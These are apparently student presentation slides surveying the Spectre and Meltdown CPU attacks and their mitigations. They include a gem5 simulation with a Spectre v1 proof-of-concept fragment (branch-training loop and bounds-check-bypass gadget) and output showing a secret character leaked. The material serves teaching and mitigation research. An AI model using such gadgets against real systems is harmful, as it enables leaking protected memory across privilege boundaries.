

Exploiting Speculation: Spectre and Meltdown

Pengxiang Huang, Patrick Miller, Noah Blascyk



UNIVERSITY OF MINNESOTA

Driven to DiscoverSM

Overview

Paper Survey:

- Meltdown & Mitigation
- Spectre & Mitigation
 - v1
 - v2

Simulation:

- PoC code running in gem5
- Visualization



Introduction

Confidential reports in 2017, public disclosure in January 2018.

Bypass of operating system and software protections of memory locations.

OS, server instance, hypervisor, secure storage

Use speculative execution to access data, then timing analysis on cache covert channel to retrieve data.

Initial disclosure of three variants: Spectre v1, Spectre v2, Meltdown

Meltdown


Threat Model:

- Speculation with deferred exception handling allowed OS memory to be read and supplied to cache covert channel.
- Violates privilege level checks.
- Present on many higher-performance cores from many vendors.
 - Affected: Intel, Apple, ARM, IBM, Samsung

Meltdown

- Exceptions and faults can cause changes in control flow besides branches
- Often not handled until commit stage, after prior instructions have committed
- A malicious load can be used to modify cache before exception is handled.

Everything is speculative!



Cache covert channel:
Prime+Probe, Flush+Reload , etc.

Figure 1: [Source](#)

Meltdown

Mitigations:

- Page Table Isolation ([KAISER](#))
 - Small perf hit on newer cores
- Flushing L1 cache on kernel exit (IBM)
 - Limited exposure
- Hardware changes
 - Stop speculation at privilege boundary
 - Speculate, but zero-out value
 - Potential value injection
- Checking privilege level makes failure mode obvious.




Figure 2: PTI change, from [Wikipedia](#)

Spectre

- Exploit some aspect of the prediction infrastructure
- Mistrain the processor to make wrong decisions
- Use these wrong decisions to leak data
- Can attack kernel space, user space, or across privilege boundaries
 - Nature of attack depends on variant

v1 - Bounds Check Bypass

Threat Model: Take advantage of speculative execution on conditional branch misprediction. CPU speculatively access out of bound memory and loads it into cache before the bounds check resolves.



```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```

Listing 1: Conditional Branch Example

Figure 1: [source](#)

v1 - Bounds Check Bypass

Mitigation:

1. **Enforce serialization by adding memory fence** ([intel](#))  Overhead up to **440%** on [Phoenix benchmarks](#)!
2. **Static analysis** approach to recognize the vulnerable pattern, benefit  **False Positive cases**
 - Microsoft C Compiler (MSVC) [Ospectre](#)
 - LLVM with [Speculative Load Hardening](#)
 - [Artificial data dependency](#)

i = input[0]; if (i < 42) { LFENCE; address = i * 8; secret = *address; baz = 100; baz += *secret;}	i = input[0]; PUSH rax; if (i < 42) { LAHF; XOR rax, r15; POP rax; address = i * 8; secret = *address; XOR r15, secret; XOR r15, secret; baz = 100; baz += *secret;}	i = input[0]; all_ones = 0xFFFF...; mask = all_ones; if (i < 42) { CMOVGE 0, mask; address = i * 8; secret = *address; secret &= mask; baz = 100; baz += *secret;}
(b) LFENCE-based serialization	(c) LAHF-based data dependency	(d) Speculative load hardening

Figure 2: [source](#)

v2 - Branch Target Injection

Threat Model:

- Attack the Branch Target Buffer, a microarchitectural structure that keeps track of recent indirect branch.
- By “poisoning” the BTB, an attacker can then make a system call
- An inadvertent mispredict to an attacker-selected gadget can leak arbitrary data

v2 - Branch Target Injection

Mitigation:

1. Indirect Branch Prediction Barrier (IBPB)

create a barrier disallowing earlier code from influencing the BTB

2. Indirect Branch Restricted Speculation (IBRS)

prevents BTB influence from lower privilege modes and from other logical processors

barrier on changes to higher privilege levels

3. Retpoline

Inject return statements in place of indirect branches

Variable performance penalty

But..

V2 subvariant: Retbleed

Threat Model:

- When a call stack is too deep, return instructions act as indirect branches
- Specifically exploits retpoline

Mitigation:

- Mitigated by IBPB and IBRS
- Intel releases [eIBRS](#) to help reduce performance penalty

How to mitigate all Spectres?

- We likely can't without a major overhaul
- Need to mitigate on a variant by variant basis
 - Spectre-BHB, Spectre-RSB
- Oftentimes requires software changes
- Global proposals:
 - [InvisiSpec](#), unsafe load read data into speculative buffer, commit after check, may violate memory consistency
 - [exLCL](#), extend the L1 cache latency to resolve the race case

gem5 Simulation for Spectre-v1

Simulation Goal:

- Demonstrate the bound check bypass effect
- Visualize the pipeline and cache in cycle level where vulnerability occurs
- Use static compiler analyze the vulnerable code gadget as mitigation

Simulation Environment in gem5:

- **SE mode**, Single core, Two level cache
- **L1 icache**: 16KB, 2-associative, 4 miss-status holding registers
- **L1 dcache**: 64KB, 2-associative, 4 miss-status holding registers
- **L2 cache**: 256KB, 8-associative, 20 miss-status holding registers
- **Clock frequency**: 1GHz
- **Memory**: 512MB
- **Branch Predictor**: TournamentBP(), built in in gem5

Simulation Tools:

- **Pipeline Visualization**: [Konata](#) for gem5
- **Cache dumping & Cycle level debugging**: [trace-based](#) gem5 debugger with various debug flags, [gdb-based](#) debugger tool chain gem5.debug

Spectre-v1 PoC

Attacking Goal: Reading the first 8-bit char value in string secret by using the Bound Check Bypass attack

```
for ( int t = 29; t >= 0; t--) {
    _mm_clflush( & arr1_size);
    asm __volatile__( " mfence \n");
    x = ((t % 6) - 1) & ~0xFFFF;
    x = (x | (x >> 16)); // Set x=-1 if j&6=0, else x=0
    x = training_x ^ (x & (malicious_index ^ training_x)); // x = training_x for x = 0, else malicious
    /***** Victim *****/
    if (x < arr1_size){
        asm __volatile__( " nop \n nop \n nop \n nop \n nop \n nop \n");
        Load(&arr2[arr1[x] * 512]);
    }
    /***** Victim *****/
}
```

Extend latency

Enforce serialization

```
unsigned int arr1_size = 16;
uint8_t arr1[16] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16}; //used to index arr2
uint8_t arr2[256 * 512]; // used to guess the ASCII value in secret
char * secret = "This is the sensitive data" ;
```

5 nop used to locate the unsafe load!

Figure 2: Bound Bypass Gadget, [Reference link](#)

Figure 1: declared variables

Threat Model:

1. Use bitwise operation to train branch predictor
2. Mislead CPU to fetch to malicious index and load into cache
3. Reload array2 to guess the value.




Figure 3: attack model

Spectre-v1 PoC

Attacking result in x86 system:

- `huan2618@cse-atlas:~/Desktop/spectre_simulation/attack_test $./test`
hit time in this machine is 130
misstime in this machine is 286
guessed ASCII decimal is 84, corresponding char is T, cache hit time is 50 over total 50 times
- `huan2618@cse-atlas:~/Desktop/spectre_simulation/attack_test $ █`

Attacking result in gem5:

```
gem5 version 22.0.0.2
gem5 compiled Nov 29 2022 19:19:23
gem5 started Dec 6 2022 22:13:28
gem5 executing on cse-atlas, pid 1913462
command line: /export/scratch/users/huan2618/gem5/build/X86/gem5.opt simple_sys.py
```

```
/home/huan2618/Desktop/spectre_simulation/visualization/demo
Global frequency set at 1000000000000 ticks per second
build/X86/mem/dram_interface.cc:690: warn: DRAM device capacity (8192 Mbytes) does not match the address range assigned (512 Mbytes)
0: system.remote_gdb: listening for remote gdb on port 7000
Beginning simulation!
build/X86/sim/simulate.cc:194: info: Entering event queue @ 0. Starting simulation...
build/X86/sim/mem_state.cc:443: info: Increasing stack size by one page.
build/X86/sim/syscall_emul.cc:74: warn: ignoring syscall mprotect(...)
build/X86/sim/syscall_emul.cc:74: warn: ignoring syscall mprotect(...)
build/X86/sim/syscall_emul.cc:74: warn: ignoring syscall mprotect(...)
hit time in this machine is 28
misstime in this machine is 92
load secret time is 28
load array2 84 time is 28
Exiting @ tick 1118426000 because exiting with last active thread context
```



Successfully leak info 50/50 times



Secret reload time is identical to hit time

gem5 Pipeline Visualization

Pipeline Visualization: Using the graphic extension to visualize the pipeline and its speculative execution effect. Compare the normal memory access behaviour and malicious access.





Figure 1 and 2: pipeline comparison



Benign Behaviour

Malicious Behavior with pipeline flushed shown in darker color

gem5 Cache Visualization

Cache Visualization:

1. Based on the cycle number found in pipeline results, trace back the corresponding memory instruction.
2. Based on the memory load instruction, check the TLB activity at that cycle, transfer the logic address to the corresponding physical address
3. Check the cache tag mapped with physical address, demonstrate the unsafe load.
4. Load the physical cache tag after attacking to enforce the assumption

```
1095336000: system.cpu.dcache: access for ReadReq [54ce0:54ce7] hit state: e (M) writable: 1 readable: 1 dirty: 1 prefetched: 0 | tag: 0xa secure: 0
valid: 1 | set: 0x133 way: 0
1095336000: system.cpu.dcache: access for ReadReq [54ce8:54cef] hit state: e (M) writable: 1 readable: 1 dirty: 1 prefetched: 0 | t
valid: 1 | set: 0x133 way: 0
```

Figure 4: Cache Tag matched

```
1095336000: system.cpu.mmu.dtb: Translating vaddr 0x7fffffffce0.
1095336000: system.cpu.mmu.dtb: In protected mode.
1095336000: system.cpu.mmu.dtb: Paging enabled.
1095336000: system.cpu.mmu.dtb: Entry found with paddr 0x54000, doing protection checks.
1095336000: system.cpu.mmu.dtb: Translated 0x7fffffffce0 -> 0x54ce0.
1095336000: system.cpu.mmu.dtb: Translating vaddr 0x7fffffffce8.
1095336000: system.cpu.mmu.dtb: In protected mode.
1095336000: system.cpu.mmu.dtb: Paging enabled.
1095336000: system.cpu.mmu.dtb: Entry found with paddr 0x54000, doing protection checks.
1095336000: system.cpu.mmu.dtb: Translated 0x7fffffffce8 -> 0x54ce8.
```

Figure 3: TLB lookup

```
# asm __volatile__ ("nop\n nop\n nop\n nop\n nop\n nop\n");
#APP
nop
nop
nop
nop
nop
#NO_APP
leaq arr1(%rip), %rdx # => get the arr1 addr
movq -32(%rbp), %rax # => get the x value
addq %rdx, %rax # => add the offset of x
movzbl (%rax), %eax # => move into eax
movzbl %al, %eax
# finished arr[x],
sall $9, %eax
# shifted the valud by 512
cltq
leaq arr2(%rip), %rdx #, tmp147
addq %rdx, %rax
movq %rax, %rdi
call Load #
```

Figure 1: asm for gadget

```
1095336000: system.cpu.fetch: [tid:0] Waking up from cache miss.
1095336000: system.cpu.fetch: Running stage.
1095336000: system.cpu.fetch: Attempting to fetch from [tid:0]
1095336000: system.cpu.fetch: [tid:0] Icache miss is complete.
1095336000: system.cpu.fetch: [tid:0] Adding instructions to queue to decode.
1095336000: system.cpu.fetch: [tid:0] Instruction PC (0x133e=>0x1342). (0=>1) created [sn:2779861].
1095336000: system.cpu.fetch: [tid:0] Instruction is: MOV_R_M : ld rax, SS:[rbp + 0xfffffffffffffe0].
1095336000: system.cpu.fetch: [tid:0] Fetch queue entry created (1/32).
1095336000: system.cpu.fetch: [tid:0] Instruction PC (0x1342=>0x1345). (0=>1) created [sn:2779862].
1095336000: system.cpu.fetch: [tid:0] Instruction is: ADD_R_R : add rax, rdx
1095336000: system.cpu.fetch: [tid:0] Fetch queue entry created (2/32).
1095336000: system.cpu.fetch: [tid:0] Instruction PC (0x1345=>0x1348). (0=>1) created [sn:2779863].
1095336000: system.cpu.fetch: [tid:0] Instruction is: MOVZX_B_R_M : ld t1b, DS:[rax]
1095336000: system.cpu.fetch: [tid:0] Fetch queue entry created (3/32).
1095336000: system.cpu.fetch: [tid:0] Instruction PC (0x1348=>0x1348). (1=>2) created [sn:2779864].
1095336000: system.cpu.fetch: [tid:0] Instruction is: MOVZX_B_R_M : xexti eax, t1d, 0x7
1095336000: system.cpu.fetch: [tid:0] Fetch queue entry created (4/32).
1095336000: system.cpu.fetch: [tid:0] Instruction PC (0x1348=>0x134b). (0=>1) created [sn:2779865].
1095336000: system.cpu.fetch: [tid:0] Instruction is: MOVZX_B_R_R : mov t1b, t1b, al
```

Figure 2: Speculative execution at fetch stage

More Works in Simulation

Static compiler analysis for mitigating v1

- Visualize the branch predator behaviour
- Using MSC analysis for the lfence generating
- SLH method for prevention
- Performance penalty comparison

v2 simulation & mitigation

- Running v2 in gem5
- Adding compiler flag for retpoline

....

Will present in our final report!

Feel free to raise questions on our github [repo](#)

Thanks!

References

Papers:

- **Meltdown**

<https://meltdownattack.com/>

<https://gruss.cc/files/kaiser.pdf>

- **Spectre**

<https://spectreattack.com/spectre.pdf>

- **IBPB, IBRS, and eIBRS**

[Intel Technical Documentation](#)

PoC code:

v1: <https://github.com/crozone/SpectrePoC>

v2: <https://github.com/Anton-Cao/spectrev2-poc/blob/master/spectrev2.c>